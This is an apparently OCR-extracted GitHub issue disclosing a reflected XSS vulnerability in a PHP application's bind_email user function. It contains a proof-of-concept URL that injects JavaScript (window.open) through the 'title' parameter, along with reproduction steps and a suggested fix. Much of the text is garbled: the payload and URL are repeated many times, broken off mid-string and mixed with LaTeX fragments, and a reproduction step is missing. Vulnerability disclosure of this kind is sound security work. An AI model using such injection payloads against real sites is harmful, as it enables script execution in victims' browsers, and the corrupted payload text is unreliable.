

Jump to bottom

## Bind email address in user's function lead to XSS #18



New issue

⊙ Open H4niz opened this issue on Aug 21, 2021 · 0 comments

H4niz commented on Aug 21, 2021


I and @KietNA-HPT found a XSS vulnerability on a user function called bind\_email() when we audit your source code. The vulnerability occurs when we input new email with injecting some trick to trigger XSS in title param like:

 $index.php? \verb|m=user&c=Users&a=bind\_email&title=123\%27; \verb|+window.open("www.google.com.vn");//=123\%27; www.google.com.vn"];//=123\%27; www.google.com.vn";//=123\%27; www.google.com.vn"];//=123\%27; www.google.com.vn";//=123\%27; www.google.com.vn"];//=123\%27; www.google.com.vn";//=123\%27; www.google.com.vn"];//=123\%27; www.google.com.vn";//=123\%27; www.go$ 

To trigger this bug, we did following below:

- $\textbf{1. Access url:} \ \ http://example-host.com/index.php?m=user&c=Users&a=bind\_email&title=triggerxss%27;+window.open("www.google.com.vn");//example-host.com/index.php?m=user&c=Users&a=bind\_email&title=triggerxss%27;+window.open("www.google.com.vn");//example-host.com/index.php?m=user&c=Users&a=bind\_email&title=triggerxss%27;+window.open("www.google.com.vn");//example-host.com/index.php?m=user&c=Users&a=bind\_email&title=triggerxss%27;+window.open("www.google.com.vn");//example-host.com/index.php?m=user&c=Users&a=bind\_email&title=triggerxss%27;+window.open("www.google.com.vn");//example-host.com/index.php?m=user&c=Users&a=bind\_email&title=triggerxss%27;+window.open("www.google.com.vn");//example-host.com/index.php?m=user&a=bind\_email&title=triggerxss%27;+window.open("www.google.com.vn");//example-host.com/index.php?m=user&a=bind\_email&title=triggerxss%27;+window.open("www.google.com.vn");//example-host.com/index.php?m=user&a=bind\_email&title=triggerxss%27;+window.open("www.google.com.vn");//example-host.com/index.php?m=user&a=bind\_email&title=triggerxss%27;+window.open("www.google.com.vn");//example-host.com/index.php?m=user&a=bind\_email&title=triggerxss%27;+window.open("www.google.com.vn");//example-host.com/index.php?m=user&a=bind\_email&title=triggerxss%27;+window.open("www.google.com.vn");//example-host.com/index.php?m=user&a=bind\_email&title=triggerxss%27;+window.open("www.google.com.vn");//example-host.com/index.php?m=user&a=bind\_email&title=triggerxss%27;+window.open("www.google.com.vn");//example-host.com/index.php.com/inde$
- 3. Click to  $\,$  Send (点击发送  $\,$  in your language) button. And then the XSS is triggered.

Solution: To fix this vulnerability, please validate input from user into title param



1 participant

